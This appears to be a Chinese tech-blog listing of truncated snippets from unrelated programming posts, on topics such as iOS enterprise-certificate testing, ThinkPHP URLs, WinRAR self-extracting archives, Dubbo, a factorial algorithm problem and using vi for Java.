在我们应用正式上线前,许多时候都会有小流量的测试,选取部分核心用户抢先试用,在TestFlight出来之前,一般都是通过企业证书打包,然后提供给用户下载地址,安装测试使用,这个有个不爽之处就是,企业i ...
- ThinkPHP CodeIgniter URL访问举例
ThinkPHP URL访问: http://localhost/think/index.php/Home/login/func/[name/syt/password/123/] ht ...
- what is bitcoin
- WinRAR的自解压模式 - imsoft.cnblogs
一个 SFX (SelF-eXtracting)自解压文件是压缩文件的一种,它结合了可执行文件模块,一种用以运行从压缩文件解压文件的模块.这样的压缩文件不需要外部程序来解压自解压文件的内容,它自己便可 ...
- Dubbo 版 Helloworld
使用工具:MAVEN.IDEA.Spring.Dubbo.Zookeeper 直接上代码 项目结构: 步骤如下: 搭建MAVEN项目,添加相关依赖 pom.xml <!--Zookeeper-- ...
- 51Nod:1003 阶乘后面0的数量
1003 阶乘后面0的数量 基准时间限制:1 秒 空间限制:131072 KB 分值: 5 难度:1级算法题 收藏 关注 n的阶乘后面有多少个0? 6的阶乘 = 1*2*3*4*5*6 = 72 ...
- python表单验证封装
在Web程序中往往包含大量的表单验证的工作,如:判断输入是否为空,是否符合规则. <!DOCTYPE html><html><head lang="en&quo ...
- 使用VI编辑器在Linux下编写Java文件
1.cd 文件名称.进入一个文件夹下 2.vi 文件名称,新建一个文件(如此文件已存在则打开) watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbWlfc3N ...